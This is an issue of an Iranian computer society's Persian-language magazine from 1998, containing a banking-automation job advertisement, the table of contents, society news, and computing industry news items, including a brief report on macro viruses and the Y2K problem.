

گزارش کامپیوتر

ماهنامه انجمن انفورماتیک ایران

سال بیستم شماره ۲ . شماره پیاپی ۱۴۰ ، انتشار تیر ۱۳۷۷ ، ۷۶ صفحه ، ۲۰۰ تومان

تیم ربوکاپ ایران در جام جهانی فرانسه



- مداری که خودش را طرح می‌کند
- ایجاد پویایی در "قارجهان گستر"
- تکامل زبان فرتون برای برنامه‌سازی موازی
- برقراری تعادل با تحولات سریع کامپیوتری
- مایکروسافت در مقابل عدالت
- آدمکهای ایرانی در جام جهانی فوتبال آدمکها
- اخبار ایران و جهان

شرکت خدمات انفورماتیک

(سازمان اجرایی طرح جامع اتوماسیون سیستم بانکی کشور)



بخش اتوماسیون بانکی

اگر مایلید به تخصص و خلاقیت شما به بهترین نحو ارج گذاشته شود،
اگر علاقمندید توانائی و پشتکار خود را در حل مسائل اجرایی مهندسی بکار گیرید،
و بالاخره اگر کار با پیشرفته ترین تکنولوژیهای روز را تجربه ای فراموش نشدنی می دانید،



به جمع همکاران
ما بپیوندید



بخش اتوماسیون بانکی شرکت خدمات انفورماتیک

جهت اجرای پروژه های بزرگ کامپیوتری که در سطح کشور با استفاده از پیشرفته ترین روشها و سیستم ها اجرامی گردد، از متخصصان کامپیوتری برای همکاری تمام وقت با حقوق و مزایای مناسب دعوت به همکاری می نمایم.

تخصصهای مورد نیاز عبارتند از:

- ۱- مهندس نرم افزار با تجربه کاری در زمینه های زیر:
در محیط UNIX و برنامه نویسی C و ORACLE و INFORMIX
در محیط MVS و برنامه نویسی IMS, CICS, COBOL و ISL و DB2
در محیط OS/2 و برنامه نویسی C
در محیط WINDOWS NT یا WINDOWS 95 و برنامه نویسی C++
در محیط PC و برنامه نویسی با زبانهای رایج
 - ۲- متخصص شبکه های کامپیوتری (WAN, LAN) با تجربه در محیط SNA, TOKEN RING و نرم افزارهای مدیریت شبکه در این محیط ها
 - ۳- مهندس سخت افزار با تجربه در زمینه ساخت و یا پشتیبانی تجهیزات کامپیوتری
 - ۴- کارشناس سیستم با تجربه در امور بانکی و بهبود روشها
 - ۵- مهندس تعمیرات کامپیوتر (CE)
 - ۶- اپراتور کامپیوتر
- شرایط عمومی داوطلبان

- مدرک تحصیلی کارشناسی یا بالاتر در رشته های مهندسی کامپیوتر، الکترونیک، کنترل، مخابرات و یا ریاضی کاربردی با معدل خوب از دانشگاه های معتبر داخلی و خارجی و داشتن حداقل سه سال تجربه کاری مفید برای مشاغل ردیفهای ۱-۲-۳
- مدرک تحصیلی کارشناسی یا بالاتر در رشته های کامپیوتر، بانکداری، اقتصاد، حسابداری، بازرگانی و مدیریت (صنایع، بازاریابی) با معدل خوب از دانشگاه های معتبر داخلی و خارجی و داشتن حداقل سه سال تجربه مفید در کاربرد کامپیوتر در بهبود روشها و سیستم های برای مشاغل ردیف ۴، تجربه کاری در محیط های بانکی اولویت خواهد داشت.
- فارغ التحصیلان در گرایش های مختلف رشته برق و کامپیوتر و داشتن حداقل سه سال تجربه کاری مفید در محیط های کامپیوترهای شخصی (PC) کامپیوترهای متوسط (MINI) و یا کامپیوترهای بزرگ (MAIN) IBM برای مشاغل ردیفهای ۵ و ۶

- فارغ التحصیلان ممتاز دانشگاه ها در رشته هایی که برای مشاغل فوق ذکر شده اند
- نیز صرف نظر از میزان تجربه کاری مد نظر قرار خواهند گرفت.
- روحیه خوب برای همکاری و انجام کار گروهی
- تسلط کافی به زبان انگلیسی
- دارای کارت پایان خدمت و یا معافیت نظام وظیفه

ارائه اطلاعات ذیل :

- ۱- تاریخ تولد، ۲- وضعیت خدمت نظام وظیفه، ۳- معدل دیپلم، رشته تحصیل دانشگاهی، ۵- نام دانشگاه، ۶- معدل دانشگاه، تاریخ فارغ التحصیلی، ۸- میزان آشنایی به زبان انگلیسی، تخصصهای فنی، ۱۰- تجارب کاری همراه با مدت اشتغال در هر مورد، ۱۱- شغل مورد تقاضا

داوطلبان باید درخواست خود را به همراه شرح سوابق و تجارب، نشانی و شماره تلفن تماس و یک قطعه عکس به آدرس:

شرکت خدمات انفورماتیک، صندوق پستی ۱۵۸۷۵/۴۹۵۳ ارسال نمایند.

لطفاً روی پاکت عبارت «تقاضای استخدام در بخش اتوماسیون بانکی» را درج فرمائید.

گزارش کامپیوتر

ماهنامه انجمن انفورماتیک ایران
(فلا هر دو ماه یکبار منتشر می‌شود.)

صاحب امتیاز: انجمن انفورماتیک ایران
مدیر مسئول و سردبیر: ابراهیم نقیب‌زاده مشایخ

مقاله‌ها و گزارشهای تالیفی یا ترجمه خود را برای گزارش کامپیوتر بفرستید. مطالب ارسالی را با خط خوانا (یا ماشین‌شده) بر یک روی کاغذ بنویسید. فاصله کافی برای افزودن اصلاحات ویرایشی در بین خط‌ها و حاشیه در نظر بگیرید. در صورت ارسال مطلب ترجمه شده، یک نسخه از اصل مطلب را نیز ارسال دارید. شکلها باید با روان‌نویس مشکی ترسیم و به‌صورت آماده چاپ ارسال شوند. مطالب ارسالی پس‌فرستاده نمی‌شوند.

مسئولیت مطالب گزارش کامپیوتر با نویسندگان است و لزوماً نشان‌دهنده نظر انجمن انفورماتیک ایران نیست. ذکر نام شرکتها و محصولات در مطالب گزارش کامپیوتر برای ارائه اطلاع به خوانندگان است و نباید به معنی تأیید انجمن از آنها تلقی شود.

تمام حقوق به انجمن انفورماتیک ایران متعلق است. نقل مطالب گزارش کامپیوتر با ذکر منبع بلامانع است.

مطالب این شماره از گزارش کامپیوتر با استفاده از برنامه $\text{L}^{\text{A}}\text{T}_{\text{E}}\text{X}$ حروفچینی و صفحه‌بندی شده‌است.

حروفچینی و صفحه‌بندی: داده‌کاری ایران

لیتوگرافی: تندیس

چاپ: تندیس نقره‌ای

دفتر مجله: تهران، دکتر فاطمی، پروین اعتصامی،

کوچه اردشیر، شماره ۲۱، طبقه سوم.

ساعات کار: هر روز پنج‌شنبه‌ها از ۹ تا ۱۶.

شماره تلفن: ۶۵۶۶۸۷

شماره حساب بانکی: ۱۱۱۷ بانک صادرات شعبه

۱۶۵۲، دانشگاه صنعتی شریف، تهران.

نشانی پستی: گزارش کامپیوتر، صندوق پستی

۱۱۹۶-۱۴۱۵۵ تهران.

پست الکترونیک: mashayekh@neda.net

برای مکاتبه با گزارش کامپیوتر فقط از نشانی پستی استفاده کنید.

در این شماره

مقاله	ایجاد پویایی در «تار جهان گستر» - آرش برومند	۱۵
	تکامل زبان فرتن برای برنامه‌سازی موازی - غلامرضا بیات	۲۱
	برقراری تعادل با تحولات سریع کامپیوتری - اردوان مجیدی	۲۹
	مایکروسافت در مقابل عدالت	۴۱
	تیم رویوکاپ ایران در جام جهانی فرانسه - سیدابراهیم ابطحی	۴۵
گزارش	آدمکهای ایرانی در جام جهانی فوتبال آدمکها	۴۷
	سومین کنفرانس انجمن کامپیوتر ایران	۵۳
	برگزاری سخنرانی علمی فروردین ماه انجمن	۵۷
المپیاد	شرکت تیم ایران در نهمین المپیاد جهانی انفورماتیک	۵۵
بخشها	اینترنت - نقدی بر فناوریهای اطلاعاتی	۵۰
	نوآوری - مداری که خودش را طرح می‌کند	۴۹
	نوآوری - خانه الکترونیک: پناهگاه آینده	۵۲
	خواندنی - وقایع‌نگاری تاریخ ریزکامپیوترها	۵۸
	معرفی کتاب	۶۳
	سرگرمی	۶۵
اخبار	اخبار انجمن	۲
	اخبار ایران	۲
	اخبار جهان	۳

اخبار انجمن

استقبال زیاد از شماره ۱۳۸

شماره ۱۳۸ گزارش کامپیوتر که به بررسی تاریخچه کامپیوتر در ایران اختصاص یافته بود با استقبال بسیار زیاد اعضای انجمن و دیگر خوانندگان گزارش کامپیوتر روبرو شد و عده زیادی از طریق تلفن و ارسال نامه، کمیته انتشارات انجمن را مورد لطف قرار دادند که بدین وسیله از همگی آنان قدردانی می‌گردد.

ضمناً به اطلاع اعضای گرامی انجمن می‌رساند که تعداد محدودی از شماره ۱۳۸ در دفتر انجمن موجود می‌باشد و علاقه‌مندان می‌توانند جهت خرید نسخه‌های اضافی با این دفتر تماس بگیرند.

انتشار نخستین شماره خبرنامه

همان گونه که در شماره گذشته گزارش کامپیوتر به اطلاع اعضای انجمن رسانده شد، بنا به تصمیم هیأت اجرایی از فروردین ماه امسال، در کنار گزارش کامپیوتر، خبرنامه جداگانه‌ای نیز همه ماهه در اختیار اعضای انجمن گذاشته خواهد شد.

این خبرنامه که توسط کمیته روابط عمومی انجمن و با همکاری کمیته انتشارات تهیه می‌گردد، عمدتاً به درج اخبار فعالیتهای انجمن در طول ماه می‌پردازد و هدف از تهیه آن، رساندن اطلاعات بهنگام در مورد برگزاری سخنرانیهای علمی، جلسات گروههای تخصصی و ... به اعضای انجمن و جبران تأخیراتی است که گاه و بیگاه در انتشار گزارش کامپیوتر پیش می‌آید.

این خبرنامه همچنین به منظور آشنا ساختن هرچه بیشتر مؤسسات و سازمانهای دولتی و خصوصی با فعالیتهای علمی انجمن، علاوه بر اعضای انجمن، در اختیار برخی از مراکز دیگر نیز قرار داده خواهد شد.

نخستین شماره خبرنامه انجمن انفورماتیک ایران، در فروردین ماه انتشار یافت.

اخبار ایران

پنجمین نمایشگاه بین‌المللی برق، الکترونیک و کامپیوتر

پنجمین نمایشگاه بین‌المللی برق، الکترونیک، کامپیوتر، ارتباطات و اتوماسیون صنعتی از تاریخ ۷ الی ۱۱ اردیبهشت ماه ۱۳۷۷ در محل دائمی نمایشگاهها در تهران برگزار شد. هدف از برگزاری این نمایشگاه، نمایش توانمندیهای موجود، ایجاد فضا برای تبادل اطلاعات، ارتقاء سطح کیفی محصولات داخلی و حمایت از تولیدکنندگان داخلی اعلام گشته بود.

این نمایشگاه در محوطه‌ای به مساحت ۱۷۹۰۰ مترمربع و با شرکت ۲۵۰ شرکت داخلی و ۷۰ شرکت خارجی از کشورهای آلمان فرانسه، انگلستان، تایوان، چین، کره جنوبی، کانادا، ژاپن، اسلونی و امارات متحده عربی برگزار گردید که هم از لحاظ تعداد شرکت‌کنندگان و هم مساحت، ۱۰٪ نسبت به چهارمین نمایشگاه افزایش داشت. وزیر صنایع در سخنرانی افتتاحیه نمایشگاه، تعداد واحدهای تولیدی در صنایع برق و الکترونیک کشور را ۱۸۱۰ واحد با سرمایه ۹۰۰ میلیارد ریال و اشتغال ۲۵۰۰۰ نفر ذکر کرد. به گفته وی، صادرات ایران در زمینه صنایع برق و الکترونیک در سال ۱۳۷۴، ۱۳۷۵ و ۱۳۷۶ به ترتیب ۵/۵، ۸/۲ و ۳/۹ میلیون دلار و واردات کشور در سال ۱۳۷۶، مبلغ ۲۰۸ میلیون دلار بوده است.

به گفته وزیر صنایع، سهم بازار الکترونیک در جهان در سال ۲۰۰۰، طبق گزارش بانک جهانی بالغ بر ۲۰۰۰ میلیارد دلار خواهد بود که سهم ایران نسبت به جمعیت در حدود ۰/۹۴٪ یعنی حدود ۲۰ میلیارد دلار خواهد شد و چنانچه بخواهیم تنها ۱۰٪ این مبلغ یعنی ۲ میلیارد دلار برای کشور خود در نظر بگیریم حدوداً به ۱۵۰۰۰ نیروی انسانی متخصص نیاز خواهیم داشت. وی افزود، در کنار تربیت متخصص، باید سیستم آموزش کشور به تربیت تکنیسین نیز بهای لازم را بدهد زیرا در حال حاضر، در ایران به ازای هر ۲ نفر کارشناس، یک

تکنیسین وجود دارد درحالی که در جهان صنعتی، به ازای هر ۳ تکنیسین یک کارشناس وجود دارد.

از ویژگیهای نمایشگاه امسال، اختصاص یک سالن به کلیه شرکت‌های عضو انجمن شرکت‌های انفورماتیک بود که با استقبال زیادی از سوی بازدیدکنندگان روبرو گردید. وجود شرکت‌های متعدد عرضه کننده خدمات اینترنت در ایران نیز از دیگر مشخصه‌های نمایشگاه امسال بود.

اطلاعیه در مورد انجام مناقصه‌های خارجی

اخیراً اطلاعیه‌ای از سوی سازمان پژوهشهای علمی و صنعتی کشور در مورد انجام مناقصه‌های خارجی توسط تمامی دستگاههای دولتی و غیردولتی صادر شده است. در این اطلاعیه با اشاره به تبصره ۲ ماده ۲ «طرح حداکثر استفاده از توان اجرایی، تولیدی و صنعتی کشور در اجرای پروژه‌ها» مصوب ۱۲ اسفندماه ۱۳۷۵ مجلس شورای اسلامی، به تمامی دستگاههای دولتی و غیردولتی ابلاغ شده است که موظفند حداقل ۶ ماه قبل از برگزاری هر نوع مناقصه خارجی، لیست انواع فناوریها، تجهیزات و مواد اولیه مورد نیاز خود را در اختیار سازمان پژوهشهای علمی و صنعتی ایران قرار دهند تا این سازمان آن را به اطلاع تمام محققان و مبتکران کشور برساند.

منظور از اجرای این قانون، همکاری با متقاضیان در تأمین نیازهایشان در داخل کشور و نیز استفاده از توان علمی و فنی محققان و مبتکران کشور عنوان گشته است.

علاقه‌مندان می‌توانند جهت کسب اطلاعات بیشتر با سازمان پژوهشهای علمی و صنعتی واقع در تهران، خیابان انقلاب، میدان فردوسی، خیابان فرصت، پلاک ۷۱ تماس بگیرند.

ششمین نمایشگاه بین‌المللی اطلاع رسانی و فناوری اطلاعات

همزمان با برگزاری یازدهمین نمایشگاه بین‌المللی کتاب تهران از تاریخ ۲۹ اردیبهشت تا ۸ خرداد ۱۳۷۷، ششمین نمایشگاه بین‌المللی اطلاع

دوم این ماهنامه به شرح زیر درج شده است
سپاسگزاری می‌نمائیم:

«گزارش کامپیوتر، ماهنامه انجمن انفورماتیک ایران را می‌توان تنها نشریه کامپیوتری کشور دانست که حتماً باید آن را مشترک شد و همراه آن را مطالعه کرد. به خوانندگان بزرگراه رایانه پیشنهاد می‌کنیم اگر پول کافی برای اشتراک دو مجله نداشتند و خواستند بین بزرگراه رایانه و گزارش کامپیوتر یکی را انتخاب کنند، حتماً گزارش کامپیوتر را انتخاب کنند. شماره ۱۳۸ این مجله برای کسانی که می‌خواهند مجله‌ای داشته باشند که سالها زینت بخش کتابخانه‌هایشان باشد و همیشه بتوان کاربردی برای آن یافت، یک مجله ایده‌آل و کم نظیر محسوب می‌شود».

اخبار جهان

یکسوکننده‌های الکتریکی

یک گروه تحقیقاتی به سرپرستی آقای آکس تستل از دانشگاه برکلی موفق گردیده گام بزرگی در جهت تکامل و توسعه قطعات الکترونیکی فوق‌العاده ریز بردارند. آنان با انجام کارهای تحقیقاتی و پژوهشی به اثبات رسانیده‌اند که لوله‌هایی در اندازه‌های نانو دارای ویژگیها و خواص الکتریکی معین و مشخصی می‌باشند (نانو یک معیار اندازه‌گیری فیزیکی است که معادل 10^{-9} واحد اندازه‌گیری هر کمیت می‌باشد).

اینک این امیدواری بیشتر شده است که روزی، شاید نه چندان دور، این نوع نانو لوله‌ها بتوانند در میکروالکترونیک به‌عنوان یکسوکننده‌های جریان الکتریکی و یا به عنوان نیمه‌هادیها جایگاه شایسته خود را به‌دست آورند.

نانولوله‌ها در واقع سیلندرهایی توخالی هستند که از جنس یک نوع کربن و به طریقی ماهرانه ساخته می‌شوند و قطر آنها حدود ۵۰ هزار مرتبه از قطر یک تار مو کمتر است.

جالب توجه اینکه ماده جدیدی که نانولوله‌ها از آن ساخته می‌شوند فوق‌العاده پایدار بوده و صدها برابر محکمتر از فولاد می‌باشد.

صد و چهارم گزارش کامپیوتر ۳

مهندسی اینترنت و اکسترانت که توسط یکی از اعضای هیأت اجرایی انجمن انفورماتیک ایران (آقای ابطحی) ارائه گردید، با پنجاه شرکت کننده پرمخاطبترین کارگاه بود. مقالات کنفرانس طی روزهای ۲۲ الی ۲۴ اردیبهشت ارائه گردید. از ۶۶۳ مقاله دریافتی ۳۲۵ مقاله پذیرفته شده بود که ۱۲۶ مقاله در زمینه مخابرات، ۶۱ مقاله آن در زمینه کنترل، ۵۷ مقاله آن در زمینه قدرت، ۳۷ مقاله آن در زمینه الکترونیک، ۲۴ مقاله آن در زمینه کامپیوتر، ۱۹ مقاله در زمینه مهندسی پزشکی و یک مقاله در زمینه آموزش در مهندسی برق ارائه گردید.

چهارمین کنفرانس بین‌المللی سالانه انجمن کامپیوتر ایران

از ششم الی هشتم بهمن ماه ۱۳۷۷ چهارمین کنفرانس بین‌المللی سالانه انجمن کامپیوتر ایران در دانشکده مهندسی کامپیوتر دانشگاه صنعتی شریف برگزار خواهد گردید.

در اولین فراخوان مقاله این کنفرانس موضوعات اطلاع رسانی، استانداردهای کامپیوتری در ایران، الگوریتمها و نظریه محاسبات، امنیت اطلاعات در سیستمهای کامپیوتری، بانکهای اطلاعاتی، پردازش موازی و سیستمهای توزیع شده، پردازش صوت، تصویر و علائم رقمی، پردازش زبان فارسی، تحمل‌پذیری و آزمون‌پذیری خطا، خودکارسازی اداری، سیستمهای اطلاعات مدیریت، فناوری اطلاعات و مهندسی نرم‌افزار و هوش مصنوعی از مباحث و موضوعات قابل ارائه اعلام گردیده است. مهلت دریافت اصل مقالات ۷۷/۵/۱۵ اعلام گردیده است. آدرس برگه ابرمتنی کنفرانس به قرار زیر است:

<http://www.sharif.ac.ir/~CSICC98>

آغاز انتشار ماهنامه کامپیوتری بزرگراه رایانه

از اسفندماه ۷۶ ماهنامه کامپیوتری بزرگراه رایانه به جمع نشریات کامپیوتری کشور پیوست. ضمن تبریک آغاز فعالیت این نشریه برای دست‌اندرکاران آن آرزوی موفقیت می‌نمائیم و از حسن نظر آنها نسبت به نشریه گزارش کامپیوتر که در شماره

رسانی و فناوری اطلاعات در محل دائمی نمایشگاههای بین‌المللی تهران برگزار گردید. حدود بیست کارگاه آموزشی برای عموم در طی این نمایشگاه در حوزه اطلاع رسانی ارائه گردید و شرکتها و سازمانهای دولتی و خصوصی فعال در این زمینه علاوه بر عرضه محصولات خود در بخشی ویژه محصولات خود را جهت فروش عرضه نمودند. در برنامه‌های امسال سخنرانیهای علمی با میزگردهای تخصصی ادغام گردیده بود. از روز شنبه ۷۷/۳/۲ تا پنجشنبه ۷۷/۳/۷ در سالن کنفرانس شماره ۲ محل دائمی نمایشگاههای بین‌المللی تهران از ساعت ۱۰ صبح الی ۱۲ ظهر این میزگردها به شرح زیر برگزار گردید:

اطلاع رسانی و توسعه

خانم دکتر شهیندخت خوارزمی

صنعت تولید و نشر اطلاعات در ایران

آقای دکتر مرادی

پردازش و انتقال اطلاعات

آقای دکتر حرّی

اطلاع رسانی و کودک و نوجوان

خانم دکتر انصاری

اطلاع رسانی و شبکه‌های رایانه‌ای

آقای مهندس ابطحی

کتابخانه به‌عنوان مجری اطلاع رسانی

آقای داودی

حضور عموم علاقمندان در این میزگردها آزاد بود. در هر میزگرد پس از ارائه سخنرانی، مباحثاتی با حضور سه تا پنج کارشناس در مورد ابعاد متفاوت موضوع میزگرد صورت گرفت. در میزگرد اطلاع رسانی و شبکه‌های رایانه‌ای، آقایان ابطحی، مرآت‌نیا و مشایخ از هیأت اجرایی انجمن انفورماتیک ایران و آقایان مهندس صفاری و مهندس انتظاری شرکت داشتند.

ششمین کنفرانس مهندسی برق ایران

از تاریخ ۱۹ الی ۲۴ اردیبهشت ماه ۱۳۷۷ ششمین کنفرانس مهندسی برق ایران در دانشکده مهندسی برق دانشگاه صنعتی خواجه نصیرالدین طوسی برگزار گردید. بیست کارگاه آموزشی یک روزه و دو روزه از تاریخ ۱۹ الی ۲۱ اردیبهشت در طی این کنفرانس عرضه گردید و کارگاه یک‌روزه



آلکس تستل با مدل یک نانولوله. قطر این قطعه الکترونیکی تعیین کننده ویژگیهای الکتریکی است.

فوکوس، ژانویه ۹۸

بانکهای انگلیسی و دو مشکل بزرگ

به گفته رئیس اتحادیه بانکهای انگلستان، بانکهای این کشور قادر نخواهند بود به طور همزمان به دو مسأله خطای هزاره و واحد پول مشترک اروپایی بپردازند. وی این سخنان را در مقابل کمیته علوم و فناوری مجلس انگلستان ادا کرد.

یادآور می‌گردد که در اول ژانویه سال ۲۰۰۰، انجام محاسبات در بسیاری از برنامه‌های کامپیوتر با اشکال روبرو خواهد شد زیرا در اکثر برنامه‌ها تنها دو رقم برای ذخیره‌سازی تاریخ در نظر گرفته شده و فرض شده‌است که دو رقم سمت چپ تاریخ همیشه «۱۹» است. از سوی دیگر، بنابر تصویب اتحادیه اروپا، از اول ژانویه ۱۹۹۹، کشورهای عضو دارای یک واحد پول مشترک (به نام یورو) خواهند شد و این امر باعث دگرگونیهای در کلیه سیستمهای مالی خواهد گردید.

رئیس اتحادیه بانکهای انگلستان، هزینه رفع خطای هزاره را تنها برای بخش بانکداری انگلستان، ۱/۶۵ میلیارد دلار دانست. به گفته وی در صورتی که اقدام لازم در مورد تخصیص بودجه مورد نیاز صورت نگیرد، اغلب پرداختهای مربوط به حقوق و بیمه در آغاز قرن آینده از طریق سیستمهای فعلی غیرقابل انجام خواهند بود و مشکلات اجتماعی فراوانی به وجود خواهد آمد. یازده کشور دیگر عضو اتحادیه اروپا، آمادگی خود

را برای راه‌اندازی واحد پول مشترک اروپایی از آغاز سال آینده اعلام کرده‌اند.

رویتز، مارچ ۹۸

ویروسهای خطرناکتر از ویروس میکال آنز

روز جمعه ششم ماه مارچ، ویروس میکال آنز ۶ ساله شد. به پیش بینی کارشناسان در این روز نزدیک به ۴۰۰۰ کامپیوتر مورد حمله این ویروس قرار خواهند گرفت.

با وجودی که هنوز گفتگو پیرامون این ترسناکترین ویروس کامپیوتری تاریخ ادامه دارد، اما بزرگترین تهدیدی که امروزه برای کامپیوترها وجود دارد از ناحیه ویروس میکال آنز نیست بلکه از جانب ویروس جدیدی است که ویروس کلان (micro virus) نام گرفته است.

این ویروسهای جدید بسیار خطرناکند زیرا می‌توانند کامپیوترها را با سیستم عاملهای متفاوت مورد تهاجم قرار دهند. در واقع تا وقتی که کاربردها در ماشینهای مختلف یکسان باشند، امکان سرایت ویروسها وجود خواهد داشت.

نکته کلیدی در مورد ویروسهای کلان، برنامه‌های متن پردازی مانند ورد یا اکسل است که تقریباً در کاربردهای همه یافت می‌شوند. معمولاً کاربران برنامه‌هایی را برای قالب بندی مجدد متنها یا برداشتن نشانهای ویرایشی آنها اجرا می‌کنند. به این دلیل برای تولید کنندگان ویروسهای کامپیوتری، متنها ابزار مناسبی جهت ایجاد ویروسهای مخرب هستند. بدین ترتیب، با توجه به ارسال متنها توسط کاربران برای یکدیگر با استفاده از پست الکترونیک، این ویروسها نیز به سرعت گسترش می‌یابند.

به گفته مدیر آزمایشگاههای تحقیقات ضد ویروس آی‌بی‌ام، با پیدایش ویروسهای کلان، میزان تخریب ویروسهای کامپیوتری دو برابر سابق شده‌است. به گفته او هم‌اکنون تخمین زده می‌شود که در هر فصل، بین ۲ تا ۱۰ درصد مراکز کامپیوتری مورد حمله این ویروسها قرار گیرند.

گزارش دیگری که از سوی انجمن ملی حفاظت کامپیوتر در آمریکا منتشر شده است نیز نشان

می‌دهد که ظرف یکماه، ۳/۳ درصد کل کامپیوترها آلوده به ویروس شده‌اند. بنابراین گزارش، ۸۰ درصد موارد آلودگی، از طریق ویروسهای کلان بوده است.

با وجودی که تولید کنندگان برنامه‌های ضد ویروس، نقش عمده‌ای در پاک کردن سیستمها و از بین بردن ویروسها ایفاء می‌کنند ولی هنوز کاربران به هیچوجه نمی‌توانند خیال آسوده‌ای از ویروسهای کامپیوتری داشته باشند. در واقع، مهمترین خطر، خود کاربران هستند. تا وقتی که اقدامات احتیاطی کافی از سوی آنان به عمل نیاید، مشکل ویروسها همچنان وجود خواهد داشت. نتایج یک بررسی که بنازگی صورت گرفته است نشان می‌دهد که هنوز بسیاری از کاربران به طور مرتب از برنامه‌های ضد ویروس استفاده نمی‌کنند و یا اصلاً اینگونه نرم‌افزارها را بر روی سیستمهای خود نصب نکرده‌اند.

یادآور می‌شود که ویروس میکال آنز، برنامه‌ای است که بر روی سیستم عامل داس اجرا می‌شود و هنگامی که تئیهای زمان سنج کامپیوتر، تاریخ ۶ مارچ را نشان می‌دهند فعال می‌گردد. اسم این ویروس از اینرو میکال آنز گذاشته شده است که روز تولد این نقاش مشهور نیز ۶ مارچ بوده است.

زدی نت نیوز، ۶ مارچ ۹۸

سرمایه‌گذاری ان‌ای‌سی در چین

شرکت ان‌ای‌سی ژاپن اعلام کرد که با همکاری شرکت هواهونگ چین، کارخانه‌ای را برای طراحی و تولید انواع نیمه‌هادیها در این کشور ایجاد خواهد کرد.

سرمایه‌گذاری اولیه برای این پروژه ۲۰ میلیون دلار بوده است و ۶۰ درصد سهام آن متعلق به ان‌ای‌سی خواهد بود. طبق برنامه‌ریزی انجام شده، آغاز به‌کار شرکت جدید در اول ژانویه ۱۹۹۹ خواهد بود. به گفته سخنگوی ان‌ای‌سی، یکی دیگر از اهداف شرکت جدید، تولید دستگاههای تک‌تراشه‌ای موسوم به System On a Chip (SOC) است که عملیات مختلف نیمه‌هادیها را بر روی یک تراشه ترکیب می‌کند.

رویتز، ۱۷ مارچ ۹۸

فشار فوجیتسو بر رقبای آمریکایی

شرکت فوجیتسو که مدت زیادی است در زمینه تولید گرداننده‌های دیسک کامپیوتر فعالیت دارد، اخیراً در دسرهای جدی برای رقبای آمریکایی خود به وجود آورده است.

شعبه فوجیتسو در آمریکا که واحد گرداننده دیسک این غول صنعت کامپیوتر ژاپن است، ظرف ۲ سال گذشته کاملاً بازسازی و احیاء شده و عرصه رقابت را بر رقبای دیرینه آمریکایی نظیر سی‌گیت و کوانتوم تنگ کرده و باعث سقوط قیمت‌ها گشته است.

شرکت فوجیتسو در ۲ سال گذشته، هرساله تولیدات خود و میزان سهم خود در بازار را دوبار کرده و هم‌اکنون پنجمین تولید کننده گرداننده‌های دیسک در جهان گشته است.

فوجیتسو همچنین با عرضه گرداننده‌های بزرگتر، سریع‌تر و ارزاتر، در صحنه رقابت از تولید کنندگان عمده کامپیوتر نظیر کامپک، هیولت پاکارد و سان پیتی گرفته است. به عقیده کارشناسان در حالی که هم‌اکنون صنعت گرداننده‌های دیسک با بحران و زیانهای شدیدی ناشی از سقوط قیمت‌ها روبروست، درآمد فوجیتسو از تولید گرداننده‌های دیسک در سال ۱۹۹۸ باز هم دوبار گشته و از مرز ۲ میلیارد دلار خواهد گذشت.

شرکت فوجیتسو که مقر اصلی‌اش در توکیوست، پس از شرکت آی‌بی‌ام، دومین تولید کننده کامپیوتر در جهان است. این شرکت در اوایل دهه ۸۰ از لحاظ تولید گرداننده‌های دیسک در وضعیت خوبی قرار داشت ولی در اوایل دهه ۱۹۹۰ به دلیل ضعف بازاریابی و آهنگ کند تولید، به وضعیت بدی دچار شد و نمی‌توانست همپای رقبای آمریکایی خود به تولید گرداننده‌های بزرگتر و سریع‌تر پردازد.

سرانجام در سال ۱۹۹۵، فوجیتسو مدیریت بخش تولید گرداننده‌های دیسک خود در کالیفرنیا را به لاری ساندروز، یکی از کارکنان با تجربه سپرد. ساندروز می‌گوید: وقتی من کار را به دست گرفتم، تمرکز اصلی فوجیتسو بر روی کیفیت و فناوری بود و نسبت به عکس‌العمل سریع به بازار کم توجه بود. معیار آنها روزها و هفته‌ها بود در حالی که در اینجا معیار صنعت، دقیقه و ساعت است.

صد و چهل گزارش کامپیوتر ۵

به گزارش این خبرگزاری، تخمین زده می‌شود که تا پایان این قرن، تعداد مشترکان اینترنت در چین از ۲ میلیون نفر بیشتر باشد. بیش از ۶۰ درصد از مشترکان فعلی بین ۲۰ تا ۳۰ سال سن دارند.

به گزارش خبرگزاری شین هوا، گسترش شبکه و افزایش کاربران اینترنت در چین، فرصتهای شغلی فراوانی را در این کشور به وجود آورده است. این گزارش می‌افزاید که در حال حاضر بیش از ۱۰۰ فراهم کننده خدمات اینترنت در چین وجود دارند.

در ماه دسامبر گذشته، وزارت امنیت عمومی چین، کنترل خود بر روی اطلاعاتی که از طریق اینترنت مبادله می‌شود را شدت بخشید. مقامات این وزارتخانه نگران استفاده سیاسی از شبکه توسط جدایی طلبان تبت و مسلمانان ناحیه زین جیانگ هستند.

بنابر گزارش خبرگزاری شین هوا، فروش کامپیوترهای شخصی در چین در سال جاری به ۷۰۰۰۰۰ دستگاه بالغ خواهد شد.

رویت، ۱۱ مارچ ۹۸

کامپیوترهای قابل حمل هیتاچی و

ان‌ای‌سی

شرکتهای هیتاچی و ان‌ای‌سی هر دو اعلام کردند که کامپیوترهای قابل حمل جدیدی را براساس سیستم عامل جدید مایکروسافت برای کامپیوترهای دستی تولید خواهند کرد. پیش از این، مایکروسافت عرضه نسخه ژاپنی سیستم عامل ویندوز سی‌ای گونه ۲ را اعلام کرده بود.

کامپیوتر جدید هیتاچی که از ۲۰ اپریل به بازار عرضه خواهد شد، «پرسونا» نام دارد و مجهز به یک پردازنده ۱۰۰ مگاهرتزی، ۶ مگابایت حافظه اصلی و یک صفحه نمایش ۸/۱ اینچی است. پرسونا به قیمت ۱۳۸۰۰۰ یین در ژاپن عرضه خواهد شد.

ان‌ای‌سی نیز اعلام کرد که از ۲۰ مارچ دو نوع کامپیوتر قابل حمل جدید را به قیمت‌های ۹۵۰ و ۷۰۰ دلار روانه بازار خواهد کرد.

رویت، ۱۱ مارچ ۹۸

افزایش فروش کامپیوترهای شخصی در اروپا

علیرغم گزارشهایی که حاکی از کاهش روند تقاضا برای کامپیوترهای شخصی در آمریکاست، فروش این کامپیوترها در اروپا با روند رو به رشدی روبرو است.

در اوایل این ماه، شرکتهای کامپک و اینتل اعلام کردند که فروش چهارماهه اول سال مالی آنها نشانگر کاهش تقاضا برای کامپیوترهای شخصی، مخصوصاً در آمریکاست. بازار آمریکا ظرف چند سال گذشته، همواره با رشدی بین ۱۵ تا ۲۰ درصد روبرو بوده است.

